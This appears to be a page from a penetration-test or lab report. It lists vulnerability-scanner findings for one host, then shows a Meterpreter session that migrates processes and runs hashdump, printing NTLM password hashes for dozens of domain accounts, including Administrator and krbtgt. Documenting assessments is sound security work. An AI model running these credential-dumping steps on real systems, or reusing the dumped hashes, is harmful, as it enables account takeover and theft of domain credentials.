
192.168.10.2 9



MEDIUM	6.1	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
MEDIUM	5.3	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.7	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
LOW	3.7	38208	Apache Struts 2 s:a / s:url Tag href Element XSS
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	46180	Additional DNS Hostnames
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	106658	JQuery Detection
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10908	Microsoft Windows 'Domain Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts

(Figure.31)

Hashdump



```
meterpreter > migrate 608
[*] Migrating from 1500 to 608 ...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 802
[*] Migrating from 1500 to 802 ...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > migratre 744
[-] Unknown command: migratre
meterpreter > migrate 744
[*] Migrating from 1500 to 744 ...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ce5006f06fb238ecd9944cd8a34ff95a:::
test:1109:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
K.Thompson:2601:aad3b435b51404eeaad3b435b51404ee:f7b2ce4dfda94a03e7e4fa03d7b16d27:::
V.Nelson:2602:aad3b435b51404eeaad3b435b51404ee:332701ea01d9803272418215824383df:::
L.Gill:2603:aad3b435b51404eeaad3b435b51404ee:a6bdffa3d65f01bba7e0e33e60ee342e:::
N.May:2604:aad3b435b51404eeaad3b435b51404ee:4589e3d003eb8903ea5b5e28f31ded19:::
W.Holt:2605:aad3b435b51404eeaad3b435b51404ee:080693ece73589f8b9f3f78663f91808:::
J.Wheeler:2606:aad3b435b51404eeaad3b435b51404ee:15a852e3c7c2ef83ad8242472ae9903a:::
F.Payne:2607:aad3b435b51404eeaad3b435b51404ee:108f91cfb6b0ab98fc1beb2e68e56159:::
T.Oliver:2608:aad3b435b51404eeaad3b435b51404ee:ac5b49f9a71be7feaa42a3222cd74b20:::
J.Poole:2609:aad3b435b51404eeaad3b435b51404ee:810325d1a8599ecb7d0540ac206ad5ec:::
N.Wells:2610:aad3b435b51404eeaad3b435b51404ee:688af8ea1b614bf680faba006ea3057c:::
N.Hogan:2611:aad3b435b51404eeaad3b435b51404ee:e3629de60204c91bfc82825f22275c31:::
M.Adams:2612:aad3b435b51404eeaad3b435b51404ee:bed9e94ccd79cc20365efa58b35d2c33:::
Y.Marshall:2613:aad3b435b51404eeaad3b435b51404ee:a01e9e33b68ab61a580f4bc464ee36c1:::
W.Wolfe:2614:aad3b435b51404eeaad3b435b51404ee:34ef57f8d321aea7ca89e0a24a515e2a:::
A.Kennedy:2615:aad3b435b51404eeaad3b435b51404ee:080693ece73589f8b9f3f78663f91808:::
T.Fuller:2616:aad3b435b51404eeaad3b435b51404ee:74852d706649d5d2ce8f9dd826d4874f:::
L.Washington:2617:aad3b435b51404eeaad3b435b51404ee:0833a35013de96e17705cb4694b1553c:::
S.Shelton:2618:aad3b435b51404eeaad3b435b51404ee:990e7ec7e099e75c00f443f7b4bb3ae2:::
J.Farmer:2619:aad3b435b51404eeaad3b435b51404ee:f61996a84217dad5ff64659a97c8642c:::
M.Paul:2620:aad3b435b51404eeaad3b435b51404ee:ed82bd6cdb216fd690c950aecd64c56c:::
B.Wong:2621:aad3b435b51404eeaad3b435b51404ee:faccd2f7fc03a0982b07a2d21846187f:::
D.Ford:2622:aad3b435b51404eeaad3b435b51404ee:e822570efa4b7edc5fc10f2372e070e2:::
M.Daniel:2623:aad3b435b51404eeaad3b435b51404ee:cecadc1061009aedacc80a2de584a5f5:::
D.Brooks:2624:aad3b435b51404eeaad3b435b51404ee:dd9d2279352b23687f6279ba4a8ba88c:::
B.Rice:2625:aad3b435b51404eeaad3b435b51404ee:e1489fe6f506e84e1d9f01459f07e13f:::
P.Powers:2626:aad3b435b51404eeaad3b435b51404ee:30179f5c89072aae0fcb922d52b0a3bb:::
S.Wright:2627:aad3b435b51404eeaad3b435b51404ee:2b536b199fda92e76c05b59294a0f79b:::
L.Williamson:2628:aad3b435b51404eeaad3b435b51404ee:c0dc381734bded9fbc8c454895c8ebec:::
G.Malone:2629:aad3b435b51404eeaad3b435b51404ee:33b93138451a49da98e262b2f5b57da5:::
```

(Figure.34)